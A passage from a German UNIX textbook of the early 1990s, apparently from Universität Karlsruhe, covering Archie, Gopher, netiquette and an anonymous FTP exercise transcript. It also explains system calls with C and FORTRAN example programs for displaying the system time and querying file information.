Manche Fragen wiederholen sich, die Antworten zwangsläufig auch. Diese **Frequently Asked Questions** (FAQs; Fragen, Antworten, Quellen der Erleuchtung) werden daher mit den Antworten gruppenweise gesammelt und periodisch in den Netnews veröffentlicht. Außerdem stehen sie auf `rtfm.mit.edu` per FTP zur Verfügung. Einige FAQs haben wir auch auf `ftp.ciw.uni-karlsruhe.de` kopiert, Sie brauchen also nicht lange zu suchen. Ihr Studium ist dringend anzuraten, man lernt einiges dabei. Und spart Zeit.

3.12.14 Auskünfte: Archie, Gopher, WAIS & WWW

Im Netz liegt so viel an Information herum, daß man zum Finden der gesuchten Information bereits wieder einen Netzdienst beanspruchen muß. Sucht man ein bestimmtes File, dessen Namen man genau kennt, helfen die **Archies**. Das sind Server im Internet, die die Fileverzeichnisse einer großen Anzahl von FTP-Servern halten und Suchwerkzeuge zur Verfügung stellen. Nach Schlag- oder Stichwörtern kann zunächst nicht gesucht werden. Der älteste Archie ist archie.mcgill.ca in Kanada. Inzwischen gibt es weitere, auch in Deutschland, siehe Anhang N. Auf dem eigenen Computer muß ein Archie-Client eingerichtet sein. Auf die Eingabe

```
archie
```

erhält man Hinweise zum Gebrauch (Usage). Der Aufruf:

```
archie suchstring
```

führt zu einer Ausgabe aller Filenamen, auf die der Suchstring zutrifft, samt ihrer Standorte nach `stdout`, Umlenkung in ein File möglich. Der Archie-Client wendet sich an seinen Default-Archie-Server, falls nicht ein bestimmter Server verlangt wird. Ruft man den Archie-Client interaktiv auf, stehen einige Archie-Kommandos bereit, darunter `whatis` zur Textsuche in Programmbeschreibungen, was einer Suche nach Schlagwörtern nahe kommt.

Nun zur nächsten Stufe der Intelligenz und Bequemlichkeit. Ein **Gopher** ist:

- eine Nadelbaumart, aus deren Holz Noah seine Arche gebaut hat (Genesis 6,14), vielleicht eine Zypresse,
- ein Vertreter des Tierreichs, Unterrreich Metazoa, Unterabteilung Bilateria, Reihe Deuterostomia, Stamm Chordata, Unterstamm Vertebrata, Klasse Mammalia, Unterklasse Placentalia, Ordnung Rodentia, Unterordnung Sciuromorpha, Überfamilie Geomyoidea, Familie Geomyidae, Gattung Geomys, zu deutsch eine Taschenratte[30], etwas kleiner als unser Hamster, in Nord- und Mittelamerika verbreitet. Frißt vorwiegend Wurzeln (System-Manager Vorsicht!),
- ein menschlicher Einwohner des Staates Minnesota (Gopher State),
- ein Informationsdienst im Internet, der an der Universität von Minnesota entwickelt wurde.

Ein Gopher-Server im Internet hilft bei der Suche nach beliebigen Informationen. Auf dem eigenen Computer (lokal) läuft ein Gopher-Client-Prozess, der sich mit seinem Gopher-Server verständigt. Der Benutzer wird im wesentlichen über Menus geführt. Die Gopher-Server sind recht intelligent; weiß einer nicht weiter, fragt er seinen Nachbarn – wie in der Schule. Der Benutzer merkt davon fast nichts. Hat man die gesuchte Information gefunden, beschafft der Gopher auch noch die Files, ohne daß der Benutzer sich mit Kermit, Mail oder FTP auseinanderzusetzen braucht. So wünscht man sich's. Hier die ersten beiden Bildschirme einer Gopher-Sitzung:

```
        Internet Gopher Information Client 2.0 pl7

        Rechenzentrum Uni Karlsruhe - Gopher
```

[30]keine Beutelratte (Didelphida). Diese Familie gehört zur Ordnung Marsupialia und ist in Südamerika verbreitet.


```
 1. Willkommen
 2. Anleitung/
 3. Universitaetsverwaltung/
 4. Zentrale Einrichtungen/
 5. Fakultaeten/
  .
  .
 9. Sonstiges/
10. Mensaplan/
```

Wählen wir Punkt *9. Sonstiges* aus, gelangen wir in folgendes Menue;

```
        Internet Gopher Information Client 2.0 pl7

                        Sonstiges

 1. Wissenschaftsfoerderung (Gopher-Giessen)/
 2. Deutsche Kfz.-Kennzeichen (Gopher-Aachen).
 3. Deutsche Bankleitzahlen (Gopher-ZIB, Berlin)<?>
 4. Deutsche Postleitzahlen (Gopher-Muenchen)/
 5. Postgebuehren (Gopher-ZIB, Berlin).
 6. Telefonvorwahlnummern (Gopher-Aachen)<?>
 7. Weather Images/Meteosat (Gopher-Hohenheim)/
```

Wie man sieht, holt sich der Karlsruher Gopher die Postleitzahlen von seinem Kollegen in München, ohne daß der Benutzer davon etwas zu wissen braucht. Wenn Sie Punkt *5. Fakultaeten* im Hauptmenue auswählen, wird es zur Zeit noch etwas enttäuschend. Der auf Papier vorliegende Universitätsführer ist ebensowenig in das Gopher-System eingebunden wie das Vorlesungsverzeichnis. Das ist ein Leiden der ganzen Informationswelt: Die Daten sind zwar alle irgendwo in maschinenlesbarer Form gespeichert, sind aber nicht zugänglich. Und die Aufbereitung macht Arbeit.

Gopher-Clients für alle gängigen Computertypen liegen frei im Netz herum. Wir haben unseren Client für HP-UX bei gopher.Germany.EU.net geholt, UNIX-üblich als Quelle mit makefile. Der Aufruf:

```
gopher gopher.ask.uni-karlsruhe.de
```

verbindet mit einem Gopher-Server der Universität Karlsruhe; gibt man keinen Namen an, erreicht man seinen Default-Gopher. Der Rest sind Menus, die sich nach Art der verfügbaren Information unterscheiden. Ende mit `q` für quit. Gophern Sie mal ein bißchen herum, um ein Gefühl dafür zu erwerben, welche Informationen abrufbar sind. Wer gophert, WAIS mehr.

(Fortsetzung folgt)

3.12.15 Navigationshilfen (finger u. a.)

Im Netz kann man sich leicht verirren.

3.12.16 Netzwerk-File-Systeme (NFS)

Ein **Netzwerk-File-System** liegt physikalisch auf verschiedenen Computern im Netz. Dem Benutzer bietet es sich wie ein lokales File-System dar.

(Fortsetzung folgt)

3.12.17 Nameserver

Ein **Nameserver** wandelt mit Hilfe von Tabellen alphanumerische Netznamen wie mvmhp.ciw.uni-karlsruhe.de in numerische Internet-Adressen wie 129.13.118.15 um. Während die numerische Adresse weltweit eindutig sein muß, können die alphanumerischen Namen in weiten Grenzen frei gestaltet werden. Da nun kein Nameserver die Namen aller Netzteilnehmer – deren Anzahl zur Zeit bei etwa einer Million liegt – speichern und auf dem laufenden halten kann, sind die Nameserver auf Zusammenarbeit angewiesen.

(Fortsetzung folgt)

3.12.18 Zeitserver

Im Netz ist es für manche Aufgaben wichtig, daß die Systemuhren gleich gehen, unter Berücksichtigung der Zeitzonen. Die Systemuhren der Zeitserver werden dazu über Funkuhren synchronisiert. Von den Zeitservern holen sich dann die übrigen Netzteilnehmer beim Booten oder periodisch die Zeit.

3.12.19 Druckerserver

Remote Printing ist die Benutzung eines entfernten Druckers, so als ob dieser Drucker zur lokalen Maschine gehörte.

(Fortsetzung folgt)

3.12.20 Ehrwürdig: uucp

`uucp(1)` heißt "unix-to-unix-copy“ und ist ein Programmpaket zur Übertragung von Files zwischen UNIX-Anlagen über serielle Leitungen oder Modemstrecken, eine Alternative zu den Diensten nach TCP/IP-Protokollen.

Da bei uns anstelle von `uucp(1)` die TCP/IP-Protokolle samt ihren Dienstprogrammen wie `telnet(1)`, `rlogin(1)` und `ftp(1)` verwendet werden, stellen wir den Umgang mit `uucp(1)` vorläufig zurück.

3.12.21 Netiquette

Das Internet ist im Glauben an das Gute oder wenigstens die Vernunft im Menschen aufgebaut. Es gibt kein Gesetzbuch und keinen Gerichtshof, keine Polizei und keinen Zoll, aber es gibt Regeln, sonst wäre dieses Millionendorf längst funktionsunfähig.

Die wichtigste Regel hat in weiser Voraussicht der Rektor der damaligen Universität Königsberg (imkant@phil.uni-koenigsberg.de) vor langer Zeit niedergeschrieben: "Handle so, daß die Maxime deines Willens jederzeit zugleich als Prinzip einer allgemeinen Gesetzgebung gelten könne."[31]. Das gilt sehr allgemein und ist daher abstrakt. In den Netnews – und zwar vorwiegend in der Gruppe news.newusers.questions – sind Auslegungen der obigen Regel für konkrete Fälle zu finden.

Einige Regeln lauten:

- Vergiß nicht, daß die Mitbewohner des Internets Menschen sind wie du und ich. Die Computer sind nur ihre Werkzeuge.
- Vergiß nicht, daß du auch einmal klein und unwissend angefangen hast. Niemand kommt als Guru oder Wizard auf die Welt. Hilf anderen, wenn du es mit erträglichem Aufwand kannst.
- Denke daran, daß die Informationsflut uns allen zu schaffen macht. Fasse dich kurz, vermeide überflüssige Mitteilungen.
- Belaste Server nicht unnötig zu den Hauptbetriebszeiten.
- Antworte auf ein Posting in den Netnews durch ein Posting (follow-up), falls die Antwort einen größeren Kreis interessiert, durch E-Mail, falls sie nur den Urheber betrifft.
- Lies die Handbücher und die FAQs, wenn du eine Frage hast, aber scheue dich nicht zu fragen, falls du keine befriedigende Antwort findest.

3.12.22 Privater PC und Netze

3.12.22.1 Voraussetzungen

Wie kommt ein PC in der häuslichen Studierstube in Kontakt mit der großen weiten Welt der Netze? Einen unmittelbaren Netzanschluß hat kaum ein privater Benutzer. Man ist also auf das Telefonnetz angewiesen, und das heißt zunächst einmal auf ein Modem, notfalls einen Akustikkoppler. Zweitens braucht man Zugang zu dem Rechenzentrum einer Universität oder zu einem öffentlichen Anbieter von Telekommunikations-Dienstleistungen (service provider). Da diese noch nicht in den Gelben Seiten zu finden sind:

3.12.22.2 Terminal eines Internet-Knotens

3.12.22.3 Slip-Zugang

3.12.22.4 CompuServe – weltweite Mailbox

3.12.22.5 Datex für Jedermann (Btx)

(Fortsetzung folgt)

[31]Grundgesetz der reinen practischen Vernunft. In: Critik der practischen Vernunft, Erstes Buch, Erstes Hauptstück, Paragraph 7

3.12.23 Übung

Im folgenden ist eine Anonymous-FTP-Übertragung mittels des UNIX-Kommandos `script(1)` mitgeschrieben, wie sie auf dem Bildschirm erscheint. Sie finden also abwechselnd die eigenen Eingaben und die Antworten des FTP-Servers. Zunächst wurde versucht, den Server mit seinem Namen `nz20` anzusprechen, was mißlang, da die entsprechende Eintragung in `/etc/hosts` fehlte. Über die numerische Internet-Adresse kam die Verbindung dann zustande. Einige Zeilen sind etwas gekürzt, damit sie auf die Seite passen.

```
Script started on Wed Jul  8 15:05:43 1992
$ ftp nz20
ftp: nz20: Unknown host
ftp> quit
$ ftp 129.13.96.2
Connected to 129.13.96.2.
220 nz20 FTP server (Ver. 6.8x Wed Jun 25 00:00:00 MESZ 1992)
Name (129.13.96.2:): anonymous
Password (129.13.96.2:anonymous):
331 Guest login ok, send e-mail address as password.
230-Next time please use your e-mail address as password
230-       for example: joe@mvmhp.ciw.uni-karlsruhe.de
230- ----------------------------------------------------------
230- Willkommen zum FTP Server des RZ der Universitaet Karlsruhe
230- Bei Problemen E-Mail an: ftp@rz.uni-karlsruhe.de
230- ----------------------------------------------------------
230- Taeglich aktualisierte File-Listings in folgenden Files:
230- files (ASCII), files.Z (compressed) and files.zip (zipped)
230- ----------------------------------------------------------
230 Guest login ok, access restrictions apply.
ftp> pwd
257 "/" is current directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
pub
bin
etc
.msg
files.Z
files
files.zip
226 Transfer complete.
41 bytes received in 0.02 seconds (2.24 Kbytes/sec)
ftp> cd pub
250 CWD command successful.
ftp> ls
```



```
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
hp-ux
doc
net
local
pctex
misc
netz.pcsw
bsd-sources
emacs
msdos
os2
files.Z
lapack
files
files.zip
news
226 Transfer complete.
105 bytes received in 0.04 seconds (2.89 Kbytes/sec)
ftp> cd os2
250 This directory contains programs and other stuff for OS/2.
250 Files files.lst, files.Z or files.zip provide full listing.
250 For questions please contact: grohmann@rz.uni-karlsruhe.de
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
utils
apps
archives
comms
descript.ion
desktop
display
editors
fil_util
files.Z
font
games
gnu
graphic
incoming
journals
net
new
```

```
os2_20
printer
programm
gcc
rexx
smk
sys_util
tex
.msg
readme.txt
emx_gcc
pmutil
files.lst
files.zip
226 Transfer complete.
230 bytes received in 0.06 seconds (3.55 Kbytes/sec)
ftp> ascii
200 Type set to A.
ftp> get readme.txt
200 PORT command successful.
150 Opening ASCII data connection for readme.txt (808 bytes).
226 Transfer complete.
808 bytes received in 0.02 seconds (37.23 Kbytes/sec)
ftp> quit
221 Goodbye.

script done on Wed Jul  8 15:10:12 1992
```

Vollziehen Sie die Verbindung nach – auch mit anderen Verzeichnissen oder Files – und versuchen Sie dann, sich das File `/pub/ftp-list/ftp.list` vom Host `pilot.njin.net` alias `128.6.7.38` zu holen, möglichst vormittags. Es ist ASCII-Text und hat ungefähr 150 kB, die Übertragung dauert zu normalen Zeiten etwa 2 Minuten.

3.13 Systemaufrufe

3.13.1 Was sind Systemaufrufe?

Dem Programmierer stehen zwei Hilfsmittel zur Verfügung, um seine Wünsche auszudrücken:

- die Schlüsselwörter (Wortsymbole) der Programmiersprache,
- die Systemaufrufe des Betriebssystems.

Die **Schlüsselwörter** (keyword) der Programmiersprache (zum Beispiel C) sind auch unter verschiedenen Betriebssystemen (MS-DOS, OS/2 oder UNIX) dieselben. Die **Systemaufrufe** (system call oder system primitive) eines Betriebssystems (UNIX) sind für alle Programmiersprachen (C, FORTRAN, PASCAL, COBOL) dieselben. Man findet auch die Bezeichnung Kernschnittstellenfunktion, die besagt, daß ein solcher Aufruf sich unmittelbar an den Kern des Betriebssystems richtet. Der Kreis der Systemaufrufe liegt fest. Da UNIX zum großen Teil in C geschrieben ist, sind die Systemaufrufe von UNIX C-Funktionen, die sich in ihrer Syntax nicht von eigenen oder fremden C-Funktionen unterscheiden. Deshalb müssen auch FORTRAN- oder PASCAL-Programmierer etwas von der Programmiersprache C wissen. Im Handbuch werden die Systemaufrufe in Sektion (2) beschrieben.

In Sektion (3) finden sich vorgefertigte **Unterprogramme**, **Subroutinen** oder **Standardfunktionen** für häufig vorkommende Aufgaben. Für den Anwender besteht kein Unterschied zu den Systemaufrufen. Streng genommen gehören diese Standardfunktionen jedoch zu den jeweiligen Programmiersprachen (zum Compiler) und nicht zum Betriebssystem. Der Kreis der Standardfunktionen ist beliebig ergänzbar. Um den Benutzer zu verwirren, sind die Systemaufrufe und die Standardfunktionen in *einer* Funktionsbibliothek (`/lib/libc.a` und andere) vereinigt.

Die Aufgabenverteilung zwischen Schlüsselwörtern, Systemaufrufen und Standardfunktionen ist in gewissem Umfang willkürlich. Systemaufrufe erledigen Aufgaben, die aus dem Aufbau und den kennzeichnenden Eigenschaften des Betriebssystems herrühren, bei UNIX also in erster Linie

- Ein- und Ausgabe (auf unterster Stufe),
- Umgang mit Prozessen,
- Umgang mit dem File-System,
- Sicherheitsvorkehrungen.

Nach außen (Sie erinnern sich an das Bild mit dem Häuschen) definiert die Menge der Systemaufrufe das Betriebssystem. Zwei Systeme, die in ihren Aufrufen übereinstimmen, sind für den Benutzer identisch.

Einige UNIX-Systemaufrufe haben gleiche oder ähnliche Aufgaben wie Shell-Kommandos. Wenn man die Zeit wissen möchte, verwendet man im Dialog das Shell-Kommando `date(1)`. Will man diese Information aus einem eigenen Programm heraus abfragen, kann man das UNIX-Shell-Kommando nicht verwenden, sondern muß auf den Systemaufruf `time(2)` zurückgreifen. Es ist aber *nicht* so, daß sich grundsätzlich Shell-Kommandos und Systemaufrufe entsprechen.

In UNIX sind Systemaufrufe **Funktionen** in der Programmiersprache C. Eine Funktion übernimmt beim Aufruf Argumente oder Parameter und gibt ein Ergebnis zurück. Dieser Mechanismus wird **Parameterübergabe** genannt. Man muß ihn verstanden haben, um Funktionen in eigenen Programmen verwenden zu können. Eine Erklärung findet sich in Abschnitt 4.16.3 *Parameterübergabe*.

Falls Sie mit der Programmiersprache C nicht vertraut sind, sollten Sie jetzt zuerst das Kapitel 4 *Programmieren in C* überfliegen.

3.13.2 Beispiel Systemzeit

Im folgenden Beispiel wird der Systemaufruf `time(2)` verwendet, dessen Beschreibung man im Referenz-Handbuch in der Sektion (2) findet. `time(2)` liefert die Zeit in Sekunden seit 00:00:00 Greenwich Mean Time, 1. Januar 1970. Computeruhren laufen übrigens erstaunlich ungenau, falls sie nicht durch eine Quarz- oder Funkuhr synchronisiert werden. Ferner brauchen wir die Subroutine `gmtime(3)`, Beschreibung in der Sektion (3) unter `ctime(3)`, die aus den obigen Sekunden eine Struktur erzeugt, die Datum und Uhrzeit enthält. Die Umrechnung von Greenwich auf Karlsruhe nehmen wir selbst vor. Eleganter wäre ein Rückgriff auf die Zeitzonen-Variable der Umgebung.

Laut Referenz-Handbuch hat `time(2)` die Syntax

```
long time ((long *) 0)
```

Die Funktion verlangt ein Argument vom Typ Pointer auf long integer, und zwar im einfachsten Fall den Nullpointer. Der Returnwert ist vom Typ long integer. Der größte Wert dieses Typs liegt etwas über 2 Milliarden. Damit läuft diese Uhr etwa 70 Jahre.

Die Subroutine `gmtime(3)` hat die Syntax

```
#include <time.h>
struct tm *gmtime(clock)
long *clock
```

Die Funktion verlangt ein Argument vom Typ Pointer auf long integer. Wir müssen also den Returnwert von `time(2)` in einen Pointer umwandeln (referenzieren). Der Returnwert ist vom Typ Pointer auf Struktur namens `tm`. Diese Struktur ist im include-File `time.h` definiert. Die include-Files sind lesbarer Text; es ist sinnvoll, hineinzuschauen. In der weiteren Beschreibung zu `ctime(3)` wird die Struktur `tm` erläutert:

```
struct tm {
        int tm_sec;        /* seconds (0 - 59) */
        int tm_min;        /* minutes (0 - 59) */
        int tm_hour;       /* hours (0 - 23) */
        int tm_mday;       /* day of month (1 - 31) */
        int tm_mon;        /* month of year (0 - 11) */
```



```
        int tm_year;       /* year - 1900 */
        int tm_wday;       /* day of week (sunday = 0) */
        int tm_yday;       /* day of year (0 - 365) */
        int tm_isdst;      /* nonzero if daylight saving t. */
}
```

Von den beiden letzten Komponenten der Struktur machen wir keinen Gebrauch. Da die Komponenten alle vom selben Typ sind, ist statt der Struktur auch ein Array denkbar. Vermutlich wollte sich der Programmierer den Weg offenhalten, künftig auch andere Typen aufzunehmen (Zeitzone). Das Programm, das die Quelle zu dem Kommando `zeit` aus der ersten Übung ist, sieht folgendermaßen aus:

```
/* Ausgabe der Zeit auf Bildschirm */
/* Filename zeit.c, Compileraufruf cc -o zeit zeit.c */
/* W. Alex, Tel. 0721-608-2404, 18. Jan. 1987 */

#include <stdio.h>
#include <time.h>

char *ptag[] = {"Sonntag,   ", "Montag,    ", "Dienstag,  ",
                "Mittwoch,  ", "Donnerstag,", "Freitag,   ",
                "Samstag,   "};
char *pmon[] = {"Januar", "Februar", "Maerz", "April", "Mai",
                "Juni", "Juli", "August", "September",
                "Oktober", "November", "Dezember"};

main()
{
long sec, time();
struct tm *gmtime(), *p;

sec = time((long *) 0) + 3600;      /* MEZ = GMT + 3600 */
p = gmtime(&sec);
printf("%s %d. ", ptag[p->tm_wday], p->tm_mday);
printf("%s %d     ", pmon[p->tm_mon], p->tm_year +1900);
printf("%d:%02d MEZ\n", p->tm_hour, p->tm_min);
}
```

Programm 3.26 : C-Programm zur Anzeige der Systemzeit

Nun wollen wir dieselbe Aufgabe mit einem FORTRAN-Programm bewältigen. Der UNIX-Systemaufruf `time(2)` bleibt, für die C-Standardfunktion `gmtime(3)` suchen wir die entsprechende FORTRAN-Routine. Da wir keine finden, müssen wir sie entweder selbst schreiben (was der erfahrene Programmierer scheut) oder nach einem Weg suchen, eine beliebige C-Standardfunktion in ein FORTRAN-Programm hineinzuquetschen.

Der Systemaufruf `time(2)` macht keinen Kummer. Er benötigt ein Argument vom Typ Pointer auf long integer, was es in FORTRAN gibt. Der Rückgabewert ist vom Typ long integer, auch kein Problem. Die C-Standardfunktion `gmtime(3)` erwartet ein Argument vom Typ Pointer auf long integer, was machbar wäre, aber ihr Ergebnis ist ein Pointer auf eine Struktur. Das hat FORTRAN noch nie gesehen[32]. Deshalb weichen wir auf die C-Standardfunktion `ctime(3)` aus, deren Rückgabewert vom Typ Pointer auf character ist, was es in FORTRAN näherungsweise gibt. In FORTRAN ist ein Zeichen ein String der Länge eins. Strings werden per Deskriptor übergeben. Ein **String-Deskriptor** ist der Pointer auf das erste Zeichen *und* die Anzahl der Zeichen im String als Integerwert. Das Programm sieht dann so aus:

```
      program zeit

$ALIAS foratime = 'sprintf' c

      integer*4 time, tloc, sec, ctime
      character atime*26

      sec = time(tloc)

      call foratime(atime, '%s'//char(0), ctime(sec))
      write(6, '(a)') atime

      end
```

Programm 3.27 : FORTRAN-Programm zur Anzeige der Systemzeit

Die **ALIAS-Anweisung** ist als Erweiterung zu FORTRAN 77 in vielen Compilern enthalten und dient dazu, den Aufruf von Unterprogrammen anderer Sprachen zu ermöglichen. Der Compiler weiß damit, daß das Unterprogramm außerhalb des Programms – zum Beispiel in einer Bibliothek – einen anderen Namen hat als innerhalb des Programms. Wird eine Sprache angegeben (hier C), so erfolgt die Parameterübergabe gemäß der Syntax dieser Sprache. Einzelheiten siehe im Falle unserer Anlage im HP FORTRAN 77/HP-UX Reference Manual im Abschnitt Compiler Directives.

Die Anweisung teilt dem Compiler mit, daß hinter der FORTRAN-Subroutine `foratime` die C-Standard-Funktion `sprintf(3)` steckt und daß diese nach den Regeln von C behandelt werden soll. Der Rückgabewert von `sprintf(3)` (die Anzahl der ausgegebenen Zeichen) wird nicht verwertet, deshalb ist `foratime` eine Subroutine, die im Programm mit `call` aufgerufen werden muß.

Der Systemaufruf `time(2)` verlangt als Argument einen Pointer auf long integer, daher ist `tloc` als 4 Byte lange Integerzahl deklariert. `tloc` spielt weiter keine Rolle. Die Übergabe als Pointer (by reference) ist in FORTRAN Standard für Zahlenvariable und braucht nicht eigens vereinbart zu werden. Der Rückgabewert von

[32]FORTRAN 90 kennt Strukturen.

`time` geht in die Variable `sec` vom Typ long integer.

Die `call`-Zeile ruft die Subroutine `foratime` alias C-Funktion `sprintf(3)` auf. Diese C-Funktion erwartet drei Argumente: den Ausgabestring als Pointer auf character, einen Formatstring als Pointer auf character und die auszugebende Variable von einem Typ, wie er durch den Formatstring bezeichnet wird. Der Rückgabewert der Funktion `ctime(3)` ist ein Pointer auf character. Da dies kein in FORTRAN zulässiger Typ ist, deklarieren wir die Funktion ersatzweise als vom Typ 4-Byte-integer. Der Pointer läßt sich auf jeden Fall in den vier Bytes unterbringen. Nach unserer Erfahrung reichen auch zwei Bytes, ebenso funktioniert der Typ logical, nicht jedoch real.

Der Formatstring besteht aus der Stringkonstanten `%s`, gefolgt von dem ASCII-Zeichen Nr. 0, wie es bei Strings in C Brauch ist. Für `sprintf(3)` besagt dieser Formatstring, das dritte Argument – den Rückgabewert von `ctime(3)` – als einen String aufzufassen, das heißt als Pointer auf das erste Element eines Arrays of characters.

`atime` ist ein FORTRAN-String-Deskriptor, dessen erste Komponente ein Pointer auf character ist. Damit weiß `sprintf(3)`, wohin mit der Ausgabe. Die `write`-Zeile ist wieder pures FORTRAN.

An diesem Beispiel erkennen Sie, daß Sie auch als FORTRAN- oder PASCAL-Programmierer etwas von C verstehen müssen, um die Systemaufrufe und C-Subroutinen syntaktisch richtig zu gebrauchen.

Auf manchen FORTRAN-Compilern (Hewlett-Packard, Microsoft) lassen sich durch einen einfachen **Interface-Aufruf** Routinen fremder Sprachen so verpacken, daß man sie übernehmen kann, ohne sich um Einzelheiten kümmern zu müssen.

3.13.3 Beispiel File-Informationen

In einem weiteren Beispiel wollen wir mithilfe von Systemaufrufen Informationen über ein File gewinnen, dazu noch eine Angabe aus der Sitzungsumgebung. Die Teile des Programms lassen sich einfach in andere C-Programme übernehmen.

Dieses Programm soll beim Aufruf (zur Laufzeit, in der Kommandozeile) den Namen des Files als Argument übernehmen, wie wir es von UNIX-Kommandos her kennen. Dazu ist ein bestimmter Formalismus vorgesehen:

```
int main(argc, argv, envp)
int argc;
char *argv[], *envp[];
```

Die Funktion `main()` übernimmt die Argumente `argc`, `argv` und gegebenenfalls `envp`. Das Argument `argc` ist der **Argument Counter**, eine Ganzzahl. Sie ist gleich der Anzahl der Argumente in der Kommandozeile beim Aufruf des Programms. Das Kommando selbst ist das erste Argument. Das Argument `argv` ist der **Argument Vector**, ein Array of Strings, also ein Array of Arrays of Characters. Der erste String, Index 0, ist das Kommando; die weiteren Strings sind die mit dem Kommando übergegenen Argumente, hier der Name des gefragten Files. Der **Environment Pointer** `envp` wird nur benötigt, falls man Werte aus der

Umgebung abfragt. Es ist wie `argv` ein Array of Strings. Die Namen `argc`, `argv` und `envp` sind willkürlich, aber üblich. Typ und Reihenfolge sind vorgegeben.

Die Umgebung besteht aus Strings (mit Kommando `set (Shell)` anschauen). In der `for`-Schleife werden die Strings nacheinander mittels der Funktion `strncmp(3)` (siehe `string(3)`) mit dem String LOGNAME verglichen. Das Ergebnis ist der Index `i` des gesuchten Strings im Array `envp[]`.

Den Systemaufruf `access(2)` finden wir in der Sektion (2) des Referenz-Handbuches. Er untersucht die Zugriffsmöglichkeiten auf ein File und hat hat die Syntax

```
int access(path, mode)
char *path;
int mode;
```

Der Systemaufruf erwartet als erstes Argument einen String, nämlich den Namen des Files. Wir werden hierfür `arg[1]` einsetzen. Als zweites steht eine Ganzzahl, die die Art des gefragten Zugriffs kennzeichnet. Falls der gefragte Zugriff möglich ist, liefert `access(2)` den Wert null zurück, der in einem C-Programm zugleich die Bedeutung von logisch falsch (FALSE) hat und deshalb in den `if`-Zeilen negiert wird.

Den Systemaufruf `stat(2)` finden wir ebenfalls in Sektion 2. Er ermittelt Fileinformationen aus der **Inode** und hat die Syntax

```
#include <sys/types.h>
#include <sys/stat.h>

int stat(path, buf)
char *path;
struct stat *buf;
```

Sein erstes Argument ist wieder der Filename, das zweite der Name eines Puffers zur Aufnahme einer Struktur, die die Informationen enthält. Diese Struktur vom Typ `stat` ist in dem include-File `/usr/include/sys/stat.h` deklariert, das seinerseits Bezug nimmt auf Deklarationen in `/usr/include/types.h`. Auch einige Informationen wie `S_IFREG` sind in `sys/stat.h` definiert. Die Zeitangaben werden wie im vorigen Abschnitt umgerechnet.

Auf HP-UX-Systemen enthält jedes File am Anfang eine **Magic Number**, die über die Art des Files Auskunft gibt. Mittels des Systemaufrufs `open(2)` wird das fragliche File zum Lesen geöffnet, mittels `lseek(2)` der Lesezeiger auf die Magic Number gesetzt und mittels `read(2)` die Zahl gelesen. Der Systemaufruf `close(2)` schließt das File wieder. Die Systemaufrufe findet man unter ihren Namen in Sektion (2), eine Erläuterung der Magic Numbers unter `magic(4)`. Nun das Programm:

```
/* Programm zur Information ueber ein File */
/* W. Alex, Universitaet Karlsruhe, 25. Jan. 1990 */

#define  MEZ 3600
```



```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <time.h>
#include <fcntl.h>
#include <magic.h>

void exit(); long lseek();

int main(argc, argv, envp)

int argc;
char *argv[], *envp[];

{

int i, fildes;
struct stat buffer;
long asec, msec, csec;
struct tm *pa, *pm, *pc;

if (argc < 2) {
printf("Dateiname fehlt\n");
exit(-1);
}

/* Information aus dem Environment */

for (i = 0; envp[i] != NULL; i++)
if (!(strncmp(envp[i], "LOGNAME", 4)))
printf("\n%s\n", envp[i]);

/* Informationen mittels Syscall access(2) */

printf("\nFile heisst: %8s\n", argv[1]);

if (!access(argv[1], 0))
printf("File existiert\n");
else
printf("File existiert nicht\n");

if (!access(argv[1], 1))
printf("File darf ausgefuehrt werden\n");
else
printf("File darf nicht ausgefuehrt werden\n");
```

```
if (!access(argv[1], 2))
printf("File darf beschrieben werden\n");
else
printf("File darf nicht beschrieben werden\n");

if (!access(argv[1], 4))
printf("File darf gelesen werden\n");
else
printf("File darf nicht gelesen werden\n");

/* Informationen aus der Inode, Syscall stat(2) */

if (!(stat(argv[1], &buffer))) {
printf("\nDevice:          %ld\n", buffer.st_dev);
printf("Inode-Nr.:       %lu\n", buffer.st_ino);
printf("File Mode:       %hu\n\n", buffer.st_mode);

switch(buffer.st_mode & S_IFMT) {
case S_IFREG:
{
printf("File ist regulaer.\n");
break; /* regulaeres File */
}
case S_IFDIR:
{
printf("File ist ein Directory.\n");
break;
}
case S_IFCHR:
case S_IFBLK:
case S_IFNWK:
{
printf("File ist ein Special File.\n");
break;
}
case S_IFIFO:
{
printf("File ist eine Pipe.\n");
break;
}
default:
{
printf("Filetyp unbekannt.\n");
}
}
```



```
printf("\nLinks:            %hd\n", buffer.st_nlink);
printf("Owner-ID:        %hu\n", buffer.st_uid);
printf("Group-Id:        %hu\n", buffer.st_gid);
printf("Device-ID:       %ld\n", buffer.st_rdev);
printf("Filegroesse:     %ld\n", buffer.st_size);

asec = buffer.st_atime + MEZ;
msec = buffer.st_mtime + MEZ;
csec = buffer.st_ctime + MEZ;
pa = gmtime(&asec);
pm = gmtime(&msec);
pc = gmtime(&csec);
printf("Letzter Zugriff: %d. %d. %d\n",
            pa->tm_mday, pa->tm_mon + 1, pa->tm_year);
printf("Letzte Modifik.: %d. %d. %d\n",
            pm->tm_mday, pm->tm_mon + 1, pm->tm_year);
printf("Letzte Stat.Ae.: %d. %d. %d\n",
            pc->tm_mday, pc->tm_mon + 1, pc->tm_year);

}
else
printf("Kein Zugriff auf Inode\n");

/* Pruefung auf Text oder Code (magic number) */
/* Syscalls open(2), lseek(2), read(2), close(2) */
/* Magic Numbers siehe magic(4) */

{
MAGIC magbuf;

fildes = open(argv[1], O_RDONLY);
if (lseek(fildes, MAGIC_OFFSET, 0) >= (long)0) {
    read(fildes, &magbuf, sizeof magbuf);
    switch(magbuf.file_type) {
        case RELOC_MAGIC:
            {
            printf("File ist relocatable.\n");
            break;
            }
        case EXEC_MAGIC:
        case SHARE_MAGIC:
            {
            printf("File ist executable.\n");
            break;
            }
        default:
```

```
            printf("Filetyp ist unbekannt.\n");
        lseek(fildes, 0L, 0);
    }
}
else {
    printf("Probleme mit dem Filepointer.\n");
}

}
close(fildes);
}
```

Programm 3.28 : C-Programm zum Abfragen von Informationen über ein File

